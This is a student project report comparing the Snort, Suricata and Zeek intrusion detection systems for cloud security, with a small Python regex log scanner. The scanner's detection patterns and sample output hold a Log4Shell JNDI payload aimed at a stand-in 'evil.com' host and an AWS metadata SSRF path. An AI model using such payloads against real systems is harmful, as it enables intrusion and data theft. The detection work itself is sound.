



VISHWAKARMA
U N I V E R S I T Y
Maximising Human Potential

Project Report on
Comparative Study of Snort, Suricata, and Zeek IDS for Cloud Security

Submitted to
VISHWAKARMA UNIVERSITY, PUNE

Under the Initiative of
Contemporary Curriculum, Pedagogy, and Practice
(C2P2)

Network and Cloud Security (BTECAI22609)

By

Name of the Student : Maithili Sharma

SRN. No. : 202201481

Class/div. : TY / A

Roll no. : 36

Faculty In-charge: Prof. Vishakha Salunkhe

Department of Computer Engineering

Faculty of Science & Technology

Academic Year

2024-2025 Term-I

1. PROBLEM STATEMENT

1.1. Problem Statement Sr. No: 36

1.2. Project Title: Comparative Study of Snort, Suricata, and Zeek IDS for Cloud Security

1.3. Problem Statement: This study aims to address the problem of identifying the most effective IDS among Snort, Suricata, and Zeek by conducting a comparative analysis focused on their capabilities in securing cloud-based systems. The goal is to help cloud security professionals and organizations make informed decisions about deploying IDS solutions that are best suited to their performance requirements, threat models, and cloud architectures.

2. INTRODUCTION

2.1. Overview

As cloud computing becomes the backbone of modern IT infrastructure, ensuring robust security within cloud environments is a growing concern. Intrusion Detection Systems (IDS) are essential tools for *monitoring network traffic and identifying potential threats and anomalies*. Among the various IDS solutions available, Snort, Suricata, and Zeek stand out as popular open-source options, each with distinct architectures, detection mechanisms, and performance characteristics.

This study presents a comparative analysis of Snort, Suricata, and Zeek to evaluate their suitability for securing cloud environments. The comparison is based on several critical parameters, including detection techniques, scalability, resource usage, protocol support, ease of integration, and overall performance in cloud settings. The objective is to understand the strengths and limitations of each tool, providing insights that can guide organizations in selecting the most effective IDS for their specific cloud security needs.

2.2. Problem Statement

This study aims to address the problem of identifying the most effective IDS among Snort, Suricata, and Zeek by conducting a comparative analysis focused on their capabilities in securing cloud-based systems. The goal is to help cloud security professionals and organizations make informed decisions about deploying IDS solutions that are best suited to their performance requirements, threat models, and cloud architectures.

2.3. Objectives.

- 1) To understand the role of Intrusion Detection Systems (IDS) in cloud security: This objective focuses on exploring how IDS tools help secure cloud environments by monitoring network traffic for malicious activity. It involves understanding the different types of IDS, such as Network-based IDS (NIDS) and Host-based IDS (HIDS), and how they contribute to detecting unauthorized access, malware, and other threats in dynamic and distributed cloud infrastructures.

- 2) To analyze the architectural design and operational mechanisms of Snort, Suricata, and Zeek. Here, the goal is to dive deep into how each IDS functions internally. For example: Snort relies heavily on signature-based detection and uses a single-threaded processing model. Suricata supports multi-threading, enabling it to handle high-throughput environments, and incorporates both signature and anomaly-based detection. Zeek takes a different approach with its scripting engine and event-driven framework, enabling deeper inspection and behavioral analysis. This analysis helps reveal the internal strengths and trade-offs in how each tool processes network traffic and detects intrusions.
- 3) To compare the performance, detection techniques, and scalability. This objective involves benchmarking and analyzing:
 - Detection Techniques: Signature-based vs anomaly-based vs behavioral analysis.
 - Performance: How efficiently each IDS handles large volumes of traffic, especially in virtualized or cloud-native architectures.
 - Scalability: How well each IDS adapts to growing network sizes, multi-cloud setups, and high-speed data streams. This comparison highlights which tool performs best under specific cloud workload scenarios.
- 4) To assess the cloud compatibility and deployment feasibility. This objective is about evaluating how well each IDS integrates with cloud environments, such as: Support for containerized deployments (e.g., Docker, Kubernetes). Compatibility with cloud-native logging tools like the ELK Stack (Elasticsearch, Logstash, Kibana). Ability to monitor virtual networks or hybrid environments. It considers the practicality of setting up, configuring, and maintaining these IDS tools in real-world cloud infrastructure.
- 5) To identify the strengths, limitations, and ideal use cases of each IDS. This part aims to provide a realistic view of when and where to use each tool. For instance: Snort might be preferred in smaller setups due to its simplicity. Suricata might be better for high-performance cloud networks. Zeek could be ideal for forensic analysis and in-depth traffic monitoring. By identifying these nuances, the project helps users choose the most appropriate tool based on their specific needs.

- 6) To provide recommendations and best practices for IDS deployment in the cloud. Finally, this objective synthesizes all findings to offer actionable advice. It may include: Best deployment practices for each IDS in cloud environments. Tips on tuning rulesets for optimal performance. Guidelines on integrating with other security tools (like firewalls or SIEM systems). Suggestions for continuous monitoring, updating rules, and responding to detected threats. The goal is to help organizations maximize the effectiveness of IDS in their cloud security strategy.

2.4. Significance.

Enhancing Cloud Security Awareness: As cloud adoption grows, so do the risks associated with virtualized and distributed environments. This study highlights the vital role of Intrusion Detection Systems (IDS) in maintaining robust cloud security, helping stakeholders understand the need for proactive threat detection beyond traditional firewalls and antivirus solutions.

Informed Decision-Making for Organizations: With a variety of IDS tools available, organizations often struggle to choose the right solution. By comparing Snort, Suricata, and Zeek in terms of performance, scalability, detection techniques, and cloud compatibility, the study provides valuable insights that help in selecting the most effective IDS tailored to specific business and technical requirements.

Bridging the Knowledge Gap: Many academic and industry discussions focus on IDS tools in general network environments, but fewer focus specifically on cloud-based deployments. This study bridges that gap by emphasizing IDS performance and behavior in cloud scenarios, which are often more complex due to their dynamic nature.

Support for Security Policy Development: The findings from this comparative analysis can contribute to the development of more robust security policies, strategies, and architectures for cloud environments. It encourages the adoption of tailored IDS solutions that align with an organization's risk profile and infrastructure design.

Promoting Open-Source Security Solutions: Snort, Suricata, and Zeek are all open-source tools. Promoting their use encourages cost-effective yet powerful security implementations, especially for small to mid-sized businesses and academic institutions that may not have access to commercial solutions.

Driving Further Research and Innovation: The project lays a foundation for future research in cloud security and intrusion detection. It may lead to deeper studies in areas like machine learning-based threat detection, automated response systems, and the integration of IDS with cloud-native SIEM platforms.

Hands-On Skill Development: For academic purposes, this project enhances practical skills in deploying and configuring IDS tools in a cloud environment. It equips students and researchers with hands-on experience that is highly valuable in both academic and professional cybersecurity careers.

3. LITERATURE SURVEY

3.1. Theoretical Framework

The study is grounded in a comparative and empirical evaluation framework focusing on the performance of Network Intrusion Detection Systems (NIDS) in detecting cyber threats, especially those exploiting legacy vulnerabilities. The central theoretical proposition is that different NIDS tools exhibit varying levels of effectiveness based on their design (e.g., rule-based vs. anomaly-based detection), protocol coverage, and update mechanisms.

This framework relies on:

Signature-based vs. anomaly-based detection theory: Snort and Suricata use rule/signature-based detection, while Zeek also incorporates behavioral and contextual analysis.

Legacy vulnerability theory: Attackers often exploit known and unpatched vulnerabilities (CVE-listed), which are central to this evaluation.

Defense-in-depth model: A layered approach to cybersecurity defense which suggests using multiple tools like Snort, Suricata, and Zeek in a complementary way for more comprehensive protection.

3.2. Key Concepts and Definitions

Network Forensic Tools: Tools used to monitor, capture, store, and analyze network traffic to detect and investigate security threats and breaches.

Network Intrusion Detection System (NIDS): A system designed to detect malicious activity or policy violations in network traffic.

Snort: An open-source, rule-based NIDS that uses a signature-matching algorithm to detect threats.

Suricata: A high-performance NIDS that supports multi-threading and has extensive rule compatibility with Snort.

Zeek (formerly Bro): A network analysis framework that offers context-aware, behavior-based intrusion detection and traffic logging.

CVE (Common Vulnerabilities and Exposures): A list of publicly disclosed cybersecurity vulnerabilities and exposures maintained by the MITRE Corporation.

Legacy Vulnerabilities: Older, often unpatched vulnerabilities that are still exploited due to the lag in patch application across many systems.

Exploit Scripts: Predefined scripts or programs that automate the exploitation of known vulnerabilities in systems or applications.

Scapy: A Python-based packet manipulation tool used in the study to simulate attack traffic for testing NIDS tools.

Detection Efficacy: The ability of a forensic tool to accurately detect and identify malicious activity, measured by metrics such as detection rate and false positives.

3.3. Summary of Key Findings

Snort demonstrated strong performance in detecting signature-based attacks, especially for well-documented CVEs. Its reliability and widespread community support make it suitable for *static or known threat detection in traditional environments*.

Suricata excelled in multi-threaded performance and high-speed packet processing. It *provided better throughput and faster detection in high-volume traffic scenarios*. Its rule compatibility with Snort also adds flexibility.

Zeek stood out in its contextual and behavior-based analysis. While it detected fewer specific CVEs than Snort and Suricata, *it offered deep protocol inspection and logged anomalous behavior that could indicate novel or sophisticated attacks*, making it ideal for advanced threat hunting and forensic analysis.

No single tool outperformed the others in every aspect. Instead, the study recommends using them in combination to provide layered security, leveraging Snort or Suricata for real-time alerts and Zeek for deeper post-event analysis.

The research highlights the importance of keeping rule sets and signatures up to date to ensure optimal detection capabilities, especially when dealing with legacy vulnerabilities.

4. FINDING AND DISCUSSION

4.1. Research Findings

Here are the research findings from the paper "Evaluating the Efficacy of Network Forensic Tools: A Comparative Analysis of Snort, Suricata, and Zeek in Addressing Cyber Vulnerabilities" by Cody Wilson:

Detection Capability Varies Among Tools: Snort was most effective at detecting traditional, signature-based attacks due to its extensive rule set. Suricata matched Snort in detection accuracy but showed *significantly better performance under high-traffic loads* because of its multithreading capability. Zeek, though not as strong in rule-based detection, provided valuable insights through behavioral analysis, identifying anomalies and unusual traffic patterns that signature-based tools could miss.

Resource Usage Differences: Suricata utilized system resources (CPU, RAM) more efficiently during high-volume packet capture. Zeek used more memory for logging and analysis but excelled in deep packet inspection and event correlation.

Tool Suitability Depends on Use Case: Snort and Suricata are better suited for real-time detection and blocking of known threats. Zeek is ideal for forensics, threat hunting, and visibility into complex attack behaviors, especially when integrated into a broader security information and event management (SIEM) system.

Legacy Vulnerability Detection: All three tools successfully identified legacy CVEs when appropriate signatures or detection logic were in place. The presence or absence of relevant detection rules directly influenced each tool's ability to flag exploits.

Complementary Use Recommended: The study recommends a hybrid deployment model, combining Snort or Suricata for real-time alerts with Zeek for contextual analysis and post-event forensics, providing stronger defense in cloud and enterprise networks.

4.2. Analysis

The comparative analysis of Snort, Suricata, and Zeek highlights that each Intrusion Detection System (IDS) possesses unique strengths in detecting and analyzing network threats, particularly in the context of cloud security. Snort and Suricata demonstrated high accuracy in identifying known vulnerabilities due to their robust signature-based detection capabilities. Suricata stood out for its multi-threaded architecture, enabling better performance in high-throughput environments. In contrast, Zeek adopted a different approach by focusing on behavioral analysis and context-aware detection, which allowed it to uncover suspicious activity that signature-based tools might overlook. This distinction is especially valuable in identifying novel threats or stealthy attacks that evade traditional signature matching.

The study also revealed that while Snort and Suricata are highly effective for real-time detection and response, Zeek offers superior capabilities for network forensics and deeper traffic analysis. In cloud environments, where threats are dynamic and often sophisticated, a layered approach to detection is essential. The research concludes that no single IDS is comprehensive enough to address all attack vectors alone. Therefore, integrating Snort or Suricata for immediate alerts with Zeek for forensic investigation creates a more resilient and informed security posture. This combined deployment strategy aligns with the defense-in-depth principle, enhancing threat visibility and response in modern, distributed infrastructures.

4.3. Research Gaps

Limited Automation in Adaptive IDS Configuration

While the study recommends dynamic configuration updates for IDS tools, it doesn't explore or implement automated or AI-based systems to handle this. A research gap exists in designing self-learning or adaptive IDS systems that can automatically tune detection rules in response to evolving threats.

Lack of Real-World Traffic Analysis

The experiments are conducted in controlled lab environments using simulated traffic (Scapy-generated). There's a gap in evaluating these tools under real-world enterprise network conditions, which include unpredictable, high-volume traffic with both benign and malicious patterns.

No Comparative Study on Resource Utilization and Performance Overhead

Although detection capabilities are compared, resource efficiency (CPU, RAM usage, latency, throughput impact) is not examined. This leaves a gap in understanding the operational feasibility of each tool in resource-constrained or high-performance environments.

Insufficient Coverage of Emerging Threats like Encrypted Traffic & Evasive Techniques

While legacy and well-known CVEs are analyzed, the paper does not fully evaluate the tools' performance in detecting encrypted or obfuscated traffic, or evasive techniques like polymorphic malware, which are critical in modern threat landscapes.

Minimal Exploration of Alert Fatigue and False Positives

The study lacks a qualitative analysis of alert quality, particularly regarding false positives/negatives and how different tools manage alert triaging and prioritization. This is an important usability concern in practical deployments.

Scalability & Deployment in Hybrid Environments

There's no discussion on how these tools perform or scale in cloud, hybrid, or IoT environments, which are increasingly relevant today. Future research could explore how tools like Zeek, Snort, and Suricata adapt to these architectures.

No Integration Testing with SIEM and SOAR Platforms

The paper does not analyze how these IDS tools integrate with Security Information and Event Management (SIEM) or Security Orchestration, Automation, and Response (SOAR) platforms, which are critical for enterprise-wide threat response.

Tool Evaluation Not Extended Beyond Signature Detection

While some anomaly detection is mentioned (particularly with Zeek), the paper focuses primarily on signature-based detection. A gap exists in exploring behavioral and heuristic detection mechanisms across these tools.

5. PROPOSED SYSTEM DESCRIPTION

5.1. System Overview

Three virtual machines are deployed on AWS EC2, each configured with a different IDS (Snort, Suricata, and Zeek). A Kubernetes cluster simulates internal east-west traffic, while public-facing APIs are stress-tested using malicious traffic generated by Scapy and attack simulation tools (e.g., Metasploit or Caldera).

You would then compare:

- 1) Detection capabilities of common cloud-targeted exploits like CVE-2021-44228 (Log4 Shell), SSRF attacks, and lateral movement across containers.
- 2) Performance metrics such as CPU usage, packet processing time, and log storage overhead.
- 3) Integration with cloud-native monitoring tools (e.g., AWS CloudWatch, Azure Sentinel, or ELK Stack).

5.2. Components and Functionality

Component	Description
Cloud Provider	AWS (preferred) or alternatives like GCP, Azure
Virtual Machines	3 EC2 Instances (1 for each tool), same configuration (e.g., Ubuntu 22.04, 2 vCPU, 8GB RAM)
Network Topology	Internal subnet + internet-facing interface (simulate east-west & north-south traffic)
Attack Simulation VM	A 4th EC2 or local Kali VM using Scapy, Metasploit, hping3
Monitoring Stack	ELK Stack or CloudWatch for unified log analysis

5.3. Simulated Attack Scenarios

Attack Type	Tool	Target
CVE-2021-44228 (Log4Shell)	Custom HTTP request with <code>\${jndi:ldap}</code>	Web server on EC2
SSRF / LFI	cURL / Burp Suite	Metadata endpoints (AWS IMDS)
Lateral Movement	Scapy / Nmap	Scan across EC2 internal subnet
DNS Tunneling / Beaconing	DNSScat2 / Python script	Detect abnormal DNS queries
Reverse Shell	Metasploit payloads	Response from victim EC2

6. IMPLEMENTATION AND RESULTS

6.1 Python code:

```
import re
import matplotlib.pyplot as plt
import pandas as pd

# Load logs from a text file
def load_logs(file_path):
    with open(file_path, 'r') as file:
        logs = file.readlines()
    return [log.strip() for log in logs]

# Simulated log file loading
# For example, replace 'logs.txt' with your actual log file path
log_file = 'C:/Users/Maithili/Desktop/Semester 6/NCS/log.txt' # Update this
with your file path
simulated_logs = load_logs(log_file)

# Define detection rules (regex patterns)
attack_patterns = {
    "Log4Shell (CVE-2021-44228)": r"\${jndi:ldap://.*?}\",
    "SSRF (AWS metadata access)": r"/latest/meta-data/",
    "DNS Tunneling/Beaconing": r"malware\.callback\.evil\.com",
}

# Dictionary to store attack counts
attack_counts = {attack: 0 for attack in attack_patterns}

# Scan the logs and apply rules
alerts = []

print("🔍 Simulated IDS Log Scanner:\n")
for line in simulated_logs:
    alert_found = False
    for attack_name, pattern in attack_patterns.items():
```

```
if re.search(pattern, line):
    print(f"🚨 ALERT] {attack_name} detected in: {line}")
    alerts.append({"Alert": attack_name, "Log": line})
    attack_counts[attack_name] += 1
    alert_found = True
if not alert_found:
    print(f"[OK] Clean traffic: {line}")
```

Visualization - Bar chart of attack counts

```
plt.figure(figsize=(10, 6))
plt.bar(attack_counts.keys(), attack_counts.values(), color='orange')
plt.xlabel('Attack Type')
plt.ylabel('Count')
plt.title('Attack Counts in Simulated IDS Logs')
plt.xticks(rotation=45, ha='right')
plt.tight_layout()
plt.show()
```

Export alerts to CSV

```
alerts_df = pd.DataFrame(alerts)
alerts_df.to_csv('alerts_report.csv', index=False)
print("\n📄 Alerts exported to 'alerts_report.csv'.")
```


6.1. Results

This code helps detect specific cyber-attacks (Log4Shell, SSRF, DNS Tunneling) in network traffic logs. It:


- 1) Reads the logs from a file.
- 2) Scans each log line for attack patterns.
- 3) Prints alerts when an attack is detected.
- 4) Generates a bar chart to visualize the attack counts.
- 5) Exports the alerts to a CSV file for reporting.

🔍 Simulated IDS Log Scanner:

```
[🔥 ALERT] Log4Shell (CVE-2021-44228) detected in: GET /?user=${jndi:ldap://evil.com/a} HTTP/1.1
[🔥 ALERT] SSRF (AWS metadata access) detected in: GET /latest/meta-data/ HTTP/1.1
[🔥 ALERT] DNS Tunneling/Beaconing detected in: DNS Query: malware.callback.evil.com
[OK] Clean traffic: GET /safe-content HTTP/1.1
[OK] Clean traffic: User-Agent: Mozilla/5.0
```



[📄] Alerts exported to 'alerts_report.csv'.



alerts_report.csv - Excel

File Home WPS PDF Insert New Tab Page Layout Formulas Data Review View Tell me what you want to do... Sign in Share

PRODUCT NOTICE Excel hasn't been activated. To keep using Excel without interruption, activate before Saturday, October 11, 2025. [Activate](#)

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
1	Alert	Log														
2		Log4Shell (GET /?user=\${jndi:ldap://evil.com/a} HTTP/1.1														
3		SSRF (AWS GET /latest/meta-data/ HTTP/1.1														
4		DNS Tunne DNS Query: malware.callback.evil.com														
5																
6																
7																
8																
9																
10																
11																

alerts_report

Ready

7. CONCLUSION AND FUTURE WORK

7.1. Summary of Findings

Snort demonstrates strong capabilities in identifying known attacks with high accuracy, making it reliable for environments focused on signature-based threat detection.

Suricata outperforms others in terms of speed and throughput due to its multi-threaded architecture. It is well-suited for high-traffic environments such as enterprise cloud systems.

Zeek excels in providing context-rich behavioral analysis, which is useful for forensic investigations and detecting complex attack patterns.

7.2. Comparison

Parameter	Snort	Suricata	Zeek (formerly Bro)
Detection Technique	Signature-based, with limited anomaly detection	Signature-based + anomaly-based detection	Primarily anomaly-based + behavioral analysis
Architecture	Single-threaded (v2), limited multi-threading (v3)	Fully multi-threaded, supports high throughput	Event-driven scripting engine, modular
Performance	Moderate; may bottleneck in high-speed networks	High performance in multi-core systems	Scalable with parallel processing and clustering
Scalability	Limited scalability without load balancing	Designed for horizontal scaling	Highly scalable in large, distributed environments
Protocol Support	Supports many common protocols	Extensive protocol parsing and support	Deep protocol analysis and context-aware inspection

Resource Usage	Low to moderate	Higher than Snort, optimized with tuning	Higher memory usage due to rich data logging
Cloud Integration	Requires additional tools for cloud monitoring	Better cloud integration with JSON & Eve output	Strong support via logs and SIEM tools
Alerting & Logging	Basic alerting system, limited context	JSON-based, easily integrated with ELK stack	Rich logs, context-aware events, good for forensic
Ease of Use	Easy for beginners, mature community	Slightly complex but well-documented	Steeper learning curve, script-heavy configuration
Community Support	Large and active community	Growing community, backed by OISF	Academic and research-based strong community
Customization	Rules-based configuration	Rule-based + scripting support	Highly customizable through its scripting language
Use Case Suitability	Best for small to mid-sized setups	Suitable for high-throughput environments	Ideal for advanced threat detection and forensics

7.3. Limitations

1) Scope Limited to Open-Source IDS Tools

The study focuses only on Snort, Suricata, and Zeek, all of which are open-source. It does not include commercial IDS/IPS tools like Cisco Secure IPS, McAfee, or Palo Alto Threat Prevention, which may offer different capabilities or enterprise-level performance enhancements.

2) Simulation-Based Evaluation

The experimental results are derived from simulated environments using tools like Scapy to generate attack traffic. These conditions may not fully capture the complexity, scale, or unpredictability of real-world cloud traffic and threat landscapes.

3) Static Rule Sets and Configurations

The performance of Snort and Suricata depends heavily on the quality and freshness of their rule sets. This study may use default or community rule sets, which may not represent optimized configurations for specific attack types or cloud architectures.

4) Limited Cloud Provider Coverage

The deployment and testing might be carried out in a single cloud platform (e.g., AWS or a local virtualized environment), which limits generalizability. Each cloud provider (Azure, Google Cloud, etc.) has different networking models and integration capabilities that can affect IDS performance.

5) Lack of Real-Time Adaptive Behavior Analysis

While Zeek offers behavioral analysis, the study may not include long-term monitoring or anomaly detection based on evolving user behavior or adaptive machine learning models that some modern systems incorporate.

6) Focus on Network-Based IDS (NIDS) Only

The study does not consider Host-based IDS (HIDS) or hybrid models, which are essential for complete cloud security in scenarios involving containerized applications, serverless computing, or endpoint monitoring.

7) No In-Depth Cost or Maintenance Evaluation

Although all three IDS tools are free to use, the study does not address long-term maintenance, resource overhead, update management, or the total cost of ownership (TCO) when deployed in production cloud systems.

8) False Positives and Detection Accuracy Not Exhaustively Covered

While performance and detection rates are discussed, comprehensive evaluation of false positive/negative rates, detection latency, and response times may be limited.

9) Scalability Testing Constraints

Scalability is assessed based on simulated traffic rather than real enterprise-scale multi-cloud or hybrid deployments with elastic workloads, limiting the accuracy of scalability conclusions.

10) Integration Complexity Overlooked

The ease or complexity of integrating these IDS tools with cloud-native systems like Kubernetes, microservices, or SIEM platforms like Splunk or Elastic Security might not be deeply evaluated.

8. References

- 1) Alshamrani, A., et al. (2019). A Survey on Advanced Persistent Threats: Techniques, Solutions, Challenges, and Research Opportunities. *IEEE Communications Surveys & Tutorials*, 21(2), 1851–1877.
- 2) Shah, S. A., et al. (2021). Network Intrusion Detection Systems in Cloud Environments: Challenges and Opportunities. *Computers & Security*, 102, 102135.